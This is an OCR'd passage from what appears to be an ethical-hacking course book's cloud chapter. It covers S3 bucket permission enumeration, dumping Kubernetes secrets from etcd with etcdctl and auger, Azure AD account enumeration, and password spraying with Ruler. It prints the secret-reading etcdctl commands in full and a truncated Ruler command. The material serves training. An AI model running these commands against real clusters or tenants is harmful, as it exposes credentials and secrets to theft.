
Source: *https://github.com*

Attackers use S3Inspector to enumerate AWS S3 bucket permissions. By using this tool, attackers can verify whether a bucket is public or non-public. In case of a public bucket, attackers can acquire the bucket permissions and a list of URLs to access it. Non-public buckets respond with access denied reports.



```
----------------------------------------
Bucket confidentialuserdata: PUBLIC!
Location: us-west-1
Permission: Full Control by Authenticated AWS users
Permission: Full Control by Everyone
URLs:
https://confidentialuserdata.s3.amazonaws.com
http://confidentialuserdata.s3.amazonaws.com
https://s3.amazonaws.com/confidentialuserdata
http://s3.amazonaws.com/confidentialuserdata
----------------------------------------
Bucket myweeklyreports: Not public
Location: us-west-2
----------------------------------------
Bucket stuffthatshouldnotbepublic: PUBLIC!
Location: us-east-2
Permission: readable by Everyone
URLs:
https://stuffthatshouldnotbepublic.s3.amazonaws.com
http://stuffthatshouldnotbepublic.s3.amazonaws.com
https://s3.amazonaws.com/stuffthatshouldnotbepublic
http://s3.amazonaws.com/stuffthatshouldnotbepublic
----------------------------------------
Bucket supersecurebucket: PUBLIC!
Location: us-west-2
Permission: writable & readable & permissions readable by Authenticated AWS users
Permission: readable by Everyone
URLs:
https://supersecurebucket.s3.amazonaws.com
http://supersecurebucket.s3.amazonaws.com
https://s3.amazonaws.com/supersecurebucket
http://s3.amazonaws.com/supersecurebucket
```

Figure 19.59: Screenshot of S3Inspector



Enumerating Kubernetes etcd

- etcd is a distributed and consistent **key-value storage**, where Kubernetes cluster data, service discovery details, API objects, etc. are stored
- Attackers **examine etcd processes**, configuration files, open ports, etc. to identify endpoints connected to the Kubernetes environment
- The command used to identify the location of the etcd server and **PKI information** is

```
# ps -ef | grep apiserver
```

- The command used to identify secrets stored in the **Kubernetes cluster** is as follows:

```
# ETCDCTL_API=3 ./etcdctl --cacert=/etc/kubernetes/pki/etcd/ca.crt --
cert=/etc/kubernetes/pki/apiserver-etcd-client.crt --
key=/etc/kubernetes/pki/apiserver-etcd-client.key --
endpoints=https://127.0.0.1:2379 get /registry/ --prefix | grep -a
'/registry/secrets/'
```

Enumerating Kubernetes etcd

Kubernetes is a distributed computing platform; therefore, it requires a distributed database, such as etcd. Etcd is a distributed and consistent key-value storage, where Kubernetes cluster data, service discovery details, API objects, etc. are stored. The API server communicates with etcd to retrieve and store information based on the requests from other Kubernetes components. Gaining access to etcd is the same as obtaining root-level access to the system. In Kubernetes, only the API server is allowed to access the etcd store. Attackers enumerate etcd processes, configuration files, open ports (identifying port number 2379), etc. to identify endpoints connected to the Kubernetes environment.

For example, attackers can use the following command to enumerate the location of the etcd server and PKI information:

```
# ps -ef | grep apiserver
```

Attackers also enumerate metadata services provided by the cloud service to identify the location of an etcd server and retrieve critical information, such as certificates and key files. After gathering information about the etcd server and PKI, attackers can further browse the registries to retrieve cluster data.

For example, attackers can run the following command to enumerate secrets stored in the Kubernetes cluster:

```
# ETCDCTL_API=3 ./etcdctl --cacert=/etc/kubernetes/pki/etcd/ca.crt --
cert=/etc/kubernetes/pki/apiserver-etcd-client.crt --
key=/etc/kubernetes/pki/apiserver-etcd-client.key --
endpoints=https://127.0.0.1:2379 get /registry/ --prefix | grep -a
'/registry/secrets/'
```

Furthermore, attackers can use the following command to retrieve a key and convert it into YAML format:


```
# ETCDCTL_API=3 ./etcdctl --cacert=/etc/kubernetes/pki/etcd/ca.crt --
cert=/etc/kubernetes/pki/apiserver-etcd-client.crt --
key=/etc/kubernetes/pki/apiserver-etcd-client.key --
endpoints=https://127.0.0.1:2379 get /registry/secrets/kube-
system/weave-net-token-nmb26 |./auger decode -o yaml
```

By decoding keys, attackers can identify endpoints from the kube config file. Attackers can further use the information enumerated from etcd to perform privilege escalation attacks and gain access to node information.

Enumerating Azure Active Directory (AD) Accounts

Account Enumeration

- The users of Azure AD having access to the services of Office 365 can **enumerate all the user accounts** as well as admin group
- This possibility allows attackers to exploit and take advantage of Azure AD to perform account enumeration
- Attackers can perform Azure AD enumeration using tools such as **Azucar**



```


https://github.com

Password Spraying

- If both the **on-premises** and **cloud account** use the same password, then there is a **high probability** of attackers gaining access to the target network through password spraying
- Attackers can perform password spraying using sophisticated tools such as **Ruler**



```
staaldraad  ~ › github.com › sensepost › ruler  ᚠ dev  ./ruler-linux64 --domain 'evilcorp' --username daadmin --hash [redacted] --email john.ford@evilcorp.ninja --insecure --admin di

Enumerating Azure Active Directory (AD) Accounts

Cloud platforms such as Office 365 can be accessed directly from the Internet. Hence, attackers target these environments to initiate different attacks on Azure Active Directory (AD) and Office 365.

Techniques used to enumerate Azure AD accounts are discussed below.

